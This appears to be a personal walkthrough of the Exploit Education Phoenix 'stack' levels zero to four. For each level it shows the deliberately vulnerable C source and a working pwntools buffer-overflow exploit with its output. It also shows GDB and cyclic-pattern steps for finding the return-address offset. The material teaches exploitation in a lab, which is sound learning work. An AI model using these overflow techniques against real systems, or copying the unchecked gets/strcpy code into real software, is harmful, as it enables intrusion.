Exploit Education - Phoenix (64 bit) - Stack
My solutions to the stack levels in the Phoenix machine. Included at the start of each level’s section is the source code, which can also be found on each level’s webpage.
Stack Zero
Source code:
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define BANNER \
  "Welcome to " LEVELNAME ", brought to you by https://exploit.education"

char *gets(char *);

int main(int argc, char **argv) {
  struct {
    char buffer[64];
    volatile int changeme;
  } locals;

  printf("%s\n", BANNER);

  locals.changeme = 0;
  gets(locals.buffer);

  if (locals.changeme != 0) {
    puts("Well done, the 'changeme' variable has been changed!");
  } else {
    puts(
        "Uh oh, 'changeme' has not yet been changed. Would you like to try "
        "again?");
  }

  exit(0);
}
We can see a buffer of 64 bytes, and declared below that is the changeme variable sitting below that. It then calls gets() for input and writes to buffer. gets() performs no length checks on the input, which can cause a buffer overflow and modify the changeme variable. Let’s give it 65 * a using a python one-liner like so:
$ python -c "print('a') * 65" | ./stack-zero
Welcome to phoenix/stack-zero, brought to you by https://exploit.education
Well done, the 'changeme' variable has been changed!
Stack One
Source code:
#include <err.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define BANNER \
  "Welcome to " LEVELNAME ", brought to you by https://exploit.education"

int main(int argc, char **argv) {
  struct {
    char buffer[64];
    volatile int changeme;
  } locals;

  printf("%s\n", BANNER);

  if (argc < 2) {
    errx(1, "specify an argument, to be copied into the \"buffer\"");
  }

  locals.changeme = 0;
  strcpy(locals.buffer, argv[1]);

  if (locals.changeme == 0x496c5962) {
    puts("Well done, you have successfully set changeme to the correct value");
  } else {
    printf("Getting closer! changeme is currently 0x%08x, we want 0x496c5962\n",
        locals.changeme);
  }

  exit(0);
}
Similarly to stack zero, we can see a 64 byte buffer and a variable to be modified underneath. But we need to overwrite it with a specific value this time. Let’s use a pwntools script:
from pwn import *

s = ssh('user', 'localhost', 2222, password='user')

arg = 64 * b'a' + p32(0x496c5962)
p = s.process(['/opt/phoenix/amd64/stack-one', arg])
print(p.recvall())
Running this on our local attacking machine:
❯ python stack1.py
[+] Connecting to localhost on port 2222: Done
[*] user@localhost:
    Distro    Unknown
    OS:       linux
    Arch:     amd64
    Version:  4.9.0
    ASLR:     Disabled
    Note:     Susceptible to ASLR ulimit trick (CVE-2016-3672)
[+] Starting remote process bytearray(b'/opt/phoenix/amd64/stack-one') on localhost: pid 423
[+] Receiving all data: Done (141B)
[*] Stopped remote process 'stack-one' on localhost (pid 423)
b'Welcome to phoenix/stack-one, brought to you by https://exploit.education\nWell done, you have successfully set changeme to the correct value\n'
Stack Two
Source code:
#include <err.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define BANNER \
  "Welcome to " LEVELNAME ", brought to you by https://exploit.education"

int main(int argc, char **argv) {
  struct {
    char buffer[64];
    volatile int changeme;
  } locals;

  char *ptr;

  printf("%s\n", BANNER);

  ptr = getenv("ExploitEducation");
  if (ptr == NULL) {
    errx(1, "please set the ExploitEducation environment variable");
  }

  locals.changeme = 0;
  strcpy(locals.buffer, ptr);

  if (locals.changeme == 0x0d0a090a) {
    puts("Well done, you have successfully set changeme to the correct value");
  } else {
    printf("Almost! changeme is currently 0x%08x, we want 0x0d0a090a\n",
        locals.changeme);
  }

  exit(0);
}
For this level we need to set the environment variable ExploitEducation. A strcpy takes the user-supplied variable and copies it into the buffer, which we can use to overflow. Pwntools offers a way to easily set environment variables within in a process call.
from pwn import *

s = ssh('user', 'localhost', 2222, password='user')

payload = 64 * b'a' + p32(0x0d0a090a)
p = s.process(['/opt/phoenix/amd64/stack-two'], env={'ExploitEducation' : payload})
print(p.recvall())
By creating a payload and setting the environment variable to it, we can see how this piece of code could be vulnerable to a buffer overflow attack. Output of running this script:
❯ python stack2.py
[+] Connecting to localhost on port 2222: Done
[*] user@localhost:
    Distro    Unknown
    OS:       linux
    Arch:     amd64
    Version:  4.9.0
    ASLR:     Disabled
    Note:     Susceptible to ASLR ulimit trick (CVE-2016-3672)
[+] Starting remote process bytearray(b'/opt/phoenix/amd64/stack-two') on localhost: pid 448
[+] Receiving all data: Done (141B)
[*] Stopped remote process 'stack-two' on localhost (pid 448)
b'Welcome to phoenix/stack-two, brought to you by https://exploit.education\nWell done, you have successfully set changeme to the correct value\n'
Stack Three
Source code:
#include <err.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define BANNER \
  "Welcome to " LEVELNAME ", brought to you by https://exploit.education"

char *gets(char *);

void complete_level() {
  printf("Congratulations, you've finished " LEVELNAME " :-) Well done!\n");
  exit(0);
}

int main(int argc, char **argv) {
  struct {
    char buffer[64];
    volatile int (*fp)();
  } locals;

  printf("%s\n", BANNER);

  locals.fp = NULL;
  gets(locals.buffer);

  if (locals.fp) {
    printf("calling function pointer @ %p\n", locals.fp);
    fflush(stdout);
    locals.fp();
  } else {
    printf("function pointer remains unmodified :~( better luck next time!\n");
  }

  exit(0);
}
Our goal here is to overwrite the function pointer underneath the buffer with the function we want, complete_level(). Since gets() is used, we have a vulnerability. So what value should it be overwritten with? Let’s introduce GDB in order to find out the memory address of the complete_level function. Let’s open the program in GDB within the machine, set a breakpoint at the main function:
$ gdb stack-three
(gdb) b main
(gdb) r
The VM has GEF pre-installed as a GDB python extension, which makes debugging and exploitation much easier than vanilla GDB. Another noteworthy alternative with similar features is pwndbg.

GDB displays a lot of useful information here, which will be useful in later levels. For now we just want to focus on finding the memory address of the complete_level() function. GDB will load function symbols in the current program, which can be examined with the x command.
(gdb) x complete_level
0x40069d <complete_level>:	0xe5894855
The memory address of the function is shown on the left hand side 0x40069d and the value it holds is shown on the right. Another useful command is aslr which tells if address space layout randomization protection is enabled or not. Pwntools can also provide this information. In this case it is disabled, so memory addresses will remain the same. Therefore we can simply hardcode it into our script:
from pwn import *

s = ssh('user', 'localhost', 2222, password='user')

p = s.process(['/opt/phoenix/amd64/stack-three'])
payload = 64 * b'a' + p64(0x40069d)
p.sendline(payload)
print(p.recvall())
Which outputs the following success:
❯ python stack3.py
[+] Connecting to localhost on port 2222: Done
[*] user@localhost:
    Distro    Unknown
    OS:       linux
    Arch:     amd64
    Version:  4.9.0
    ASLR:     Disabled
    Note:     Susceptible to ASLR ulimit trick (CVE-2016-3672)
[+] Starting remote process bytearray(b'/opt/phoenix/amd64/stack-three') on localhost: pid 599
[+] Receiving all data: Done (180B)
[*] Stopped remote process 'stack-three' on localhost (pid 599)
b"Welcome to phoenix/stack-three, brought to you by https://exploit.education\ncalling function pointer @ 0x40069d\nCongratulations, you've finished phoenix/stack-three :-) Well done!\n"
Stack Four
Source code:
#include <err.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define BANNER \
  "Welcome to " LEVELNAME ", brought to you by https://exploit.education"

char *gets(char *);

void complete_level() {
  printf("Congratulations, you've finished " LEVELNAME " :-) Well done!\n");
  exit(0);
}

void start_level() {
  char buffer[64];
  void *ret;

  gets(buffer);

  ret = __builtin_return_address(0);
  printf("and will be returning to %p\n", ret);
}

int main(int argc, char **argv) {
  printf("%s\n", BANNER);
  start_level();
}
This level looks similar to the previous level, with a pointer declared below the 64 byte buffer that we should overwrite using a gets() overflow. However if we try the same payload, it won’t work. Why? Let’s read the hint on the level website:
The saved instruction pointer is not necessarily directly after the end of variable allocations – things like compiler padding can increase the size.
We need to find out the offset of the instruction pointer from the buffer. Let’s run the program in GDB. As done previously, set a breakpoint at the main function, run, and examine the memory address of complete_level().
(gdb) x complete_level
0x40061d <complete_level>:	0xe5894855
We will use ni (next instruction) and si (step into) to step through the program, one instruction at a time. Pay close attention to the code section of GEF as we do this:

After stepping through the instructions, we arrive at the start_level() function call. Let’s si to go into the function and ni until we reach the gets() call.

Press enter, and it will wait for user input. To find the offset to the instruction pointer, the cyclic function in pwntools can be very useful. It is used to generate recognisable sequences (by default, the de Brujin sequence). Example usage:
$ pwn cyclic 100
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
Paste this into the GDB input. It will not immediately be obvious, but this will cause a buffer overflow and the program will crash as it tries to access invalid memory, that is some part of our cyclic pattern. Keep stepping through GDB, until reaching the ret instruction.

If we do ni the program will crash with a segmentation fault as we have overwritten the instruction pointer rip.
(gdb) ni

Program received signal SIGSEGV, Segmentation fault.
0x6161617861616177 in ?? ()
This is the hex ASCII representation of part of the cyclic pattern we input earlier. To find exactly how much padding is required to overwrite rip with a useful one, pwn cyclic -l can be used:
$ pwn cyclic -l 0x6161617861616177
88
Now we have everything we need for our payload - the padding length and the memory address of compelte_level. Adapt our script:
from pwn import *

s = ssh('user', 'localhost', 2222, password='user')

p = s.process(['/opt/phoenix/amd64/stack-four'])
payload = 88 * b'a' + p64(0x40061d)
p.sendline(payload)
print(p.recvall())
And success:
❯ python stack4.py
[+] Connecting to localhost on port 2222: Done
[*] user@localhost:
    Distro    Unknown
    OS:       linux
    Arch:     amd64
    Version:  4.9.0
    ASLR:     Disabled
    Note:     Susceptible to ASLR ulimit trick (CVE-2016-3672)
[+] Starting remote process bytearray(b'/opt/phoenix/amd64/stack-four') on localhost: pid 706
[+] Receiving all data: Done (176B)
[*] Stopped remote process 'stack-four' on localhost (pid 706)
b"Welcome to phoenix/stack-four, brought to you by https://exploit.education\nand will be returning to 0x40061d\nCongratulations, you've finished phoenix/stack-four :-) Well done!\n"